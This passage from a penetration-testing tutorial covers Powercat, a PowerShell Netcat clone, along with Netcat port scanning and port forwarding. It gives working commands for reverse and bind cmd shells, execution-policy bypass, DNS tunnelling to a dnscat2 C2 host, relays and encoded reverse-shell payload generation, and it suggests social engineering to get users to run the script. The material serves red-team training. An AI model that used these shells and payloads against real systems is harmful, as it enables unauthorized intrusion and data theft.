

Figure 23: Ncat in IPv6 Mode



Figure 24: Packet View of IPv6 Mode via Wireshark Tool

IPv6 Packet Analysis over Wireshark above.

Powercat Windows Powershell Version

Though we have different Netcat and its alternatives available. But The problem lies that almost all of them are compiled binaries. And in Windows running .exe (Executable) files is not always possible. Sometimes we have issues due to Applocker, Antivirus, Absence of netcat binary on the remote server. Thus a Powershell version comes in handy in these scenarios.
Alternatively, it is easier to mix it with social engineering to trick system users to run a Powershell script.

Another reason it that Since Windows XP to Windows 7 Operating systems has reached the End of Support state. Thus Windows 8 and Windows 10 are used in the global market. Thus Since All Windows 7 and above versions are shipped with Powershell preloaded it gets added onto an advantage for a Powershell version of netcat. And The Powershell version can be easily modified as per custom requirements to be used in Red Teaming Engagements.
Powercat brings the usefulness and intensity of Netcat to Microsoft Windows. The most recent adaptations of Powercat incorporate propelled usefulness that goes well past those found in customary types of Netcat.

Thus Let's examine how the powercat looks like.
By default, we cannot run PowerShell scripts in windows. To run PowerShell scripts, we have to first change the execution policy of PowerShell. First, we run PowerShell as an administrator then we run the following command to change the execution policy: –



Figure 25: Powercat Help Menu

In the Above firstly the PowerShell is started with execution policy bypassed so that the PowerShell scripts can be easily run without any Execution Restrictions using below command

PowerShell -ExecutionPolicy Bypass

Then The powercat.ps1 is imported using the command. The Powercat Powershell script can be downloaded from the following URL.

. .\powercat.ps1

After this, the powercat functions will be available via the PowerShell environment. And can be used as shown in the following screenshot

Reverse Connection using Powercat



Figure 26: Powercat Reverse Connection

Bind Connection using Powercat



Figure 27: Powercat Bind Connection

After this powercat can be used for several more uses as mentioned below.

Basic Connections

By default, the powercat reads input from the console and writes input to the console using the write-host. You can change the output type to 'Bytes', or 'String' with -o.

```
Basic Client:
    powercat -c 10.1.1.1 -p 443
Basic Listener:
    powercat -l -p 8000
Basic Client, Output as Bytes:
    powercat -c 10.1.1.1 -p 443 -o Bytes
```

File Transfer

powercat can be used to transfer files back and forth using -i (Input) and -of (Output File).

```
Send File:
    powercat -c 10.1.1.1 -p 443 -i C:\inputfile
Receive File:
    powercat -l -p 8000 -of C:\inputfile
```

Shells

powercat can be used to send and serve shells. Specify an executable to -e, or use -ep to execute Powershell.

```
Serve a cmd Shell:
    powercat -l -p 443 -e cmd
Send a cmd Shell:
    powercat -c 10.1.1.1 -p 443 -e cmd
Serve a shell which executes PowerShell commands:
```

```
    powercat -l -p 443 -ep
```

DNS and UDP

powercat supports more than sending data over TCP. Specify -u to enable UDP Mode. Data can also be sent to a dnscat2 server with -dns. **Make sure to add "-e open --no-cache" when running the dnscat2 server.**

```
Send Data Over UDP:
    powercat -c 10.1.1.1 -p 8000 -u
    powercat -l -p 8000 -u
Connect to the c2.example.com dnscat2 server using the DNS server on 10.1.1.1:
    powercat -c 10.1.1.1 -p 53 -dns c2.example.com
Send a shell to the c2.example.com dnscat2 server using the default DNS server
in Windows:
    powercat -dns c2.example.com -e cmd
```

Relays

Relays in powercat work just like traditional Netcat relays, but you don't have to create a file or start a second process. You can also relay data between connections of different protocols.

```
TCP Listener to TCP Client Relay:
    powercat -l -p 8000 -r tcp:10.1.1.16:443
TCP Listener to UDP Client Relay:
    powercat -l -p 8000 -r udp:10.1.1.16:53
TCP Listener to DNS Client Relay
    powercat -l -p 8000 -r dns:10.1.1.1:53:c2.example.com
TCP Listener to DNS Client Relay using the Windows Default DNS Server
    powercat -l -p 8000 -r dns:::c2.example.com
TCP Client to Client Relay
    powercat -c 10.1.1.1 -p 9000 -r tcp:10.1.1.16:443
TCP Listener to Listener Relay
    powercat -l -p 8000 -r tcp:9000
```

Generate Payloads

Payloads which do a specific action can be generated using -g (Generate Payload) and -ge (Generate Encoded Payload). Encoded payloads can be executed with PowerShell -E. You can use these if you don't want to use all of the powercat.

```
Generate a reverse TCP payload which connects back to 10.1.1.15 port 443:
    powercat -c 10.1.1.15 -p 443 -e cmd -g
Generate a bind tcp encoded command which listens on port 8000:
    powercat -l -p 8000 -e cmd -ge
```

Misc Usage

powercat can also be used to perform portscans, and start persistent servers.

```
Basic TCP Port Scanner:
    (21,22,80,443) | % {powercat -c 10.1.1.10 -p $_ -t 1 -Verbose -d}
Start A Persistent Server That Serves a File:
    powercat -l -p 443 -i C:\inputfile -rep
```

Netcat Users

Port Scanning

During a pentest, one could require to perform a port scan. But the absence of Nmap could create a problem. Since there could be an outdated weak heavily-misconfigured application running on a particular port that could not be found due to the absence of Nmap. This issue could be solved with netcat. Netcat has a port scan option though it is not as fast as Nmap barely does the job. Using the preinstalled application it is possible to perform a port scan using Netcat.
For using Netcat port scanning feature the following commands need to be used

```
nc -w 1 -z -v server-name-here port-range
      or
nc -w 1 -z -v server-name port
```



Figure 28: Netcat port scan in action

Important Note:- ncat does not support port scan anymore. So netcat or cryptcat can be used in this case.

An Important issue
netcat cannot be used over a netcat connection since the output of the port scan is shown over the netcat as shown in the below screenshot.



Figure 29: Netcat Port Scan over Reverse Shell issue

As shown in the above screenshot the output of the netcat port scan is done. But displayed over the nc window. The open ports can be seen on the "netstat -an" command window. Though outputting the port scan result

Port Forwarding

During a pentest, when one gets a foothold on an internal system upon lateral movement. One could find a vulnerable port/service after performing a port scan. When unable to access the internal port could create a problem and it could be a tough time. Since there could be a system in the internal environment that could be running a particular port that could be exploited but it might not be directly accessible. This issue can be solved with netcat. Netcat and ncat have a port forwarding technique that does the job. Using the preinstalled netcat application it is possible to perform a port forwarding.
A Sample Diagram is as follows.



Figure 30: Sample Port Forward Diagram.



Figure 31: Netcat Port forwarding using Multiple Connects

In the above example the connection workflow was like :

Terminal 1 → Terminal 2 → Terminal 3

On Terminal 1 Ncat made a connection to Ncat on port 4444 which was listening on Terminal 2. And After a Connection was Received Ncat on Terminal 2 made a Connection to Ncat on port 1234 which was listening to Port 1234.

In Above screenshot as shown There was a One way Connection made with the help of two Connect chains. In Below Screenshot another implementation is done with the help of two listener .

Multiple Listener Based

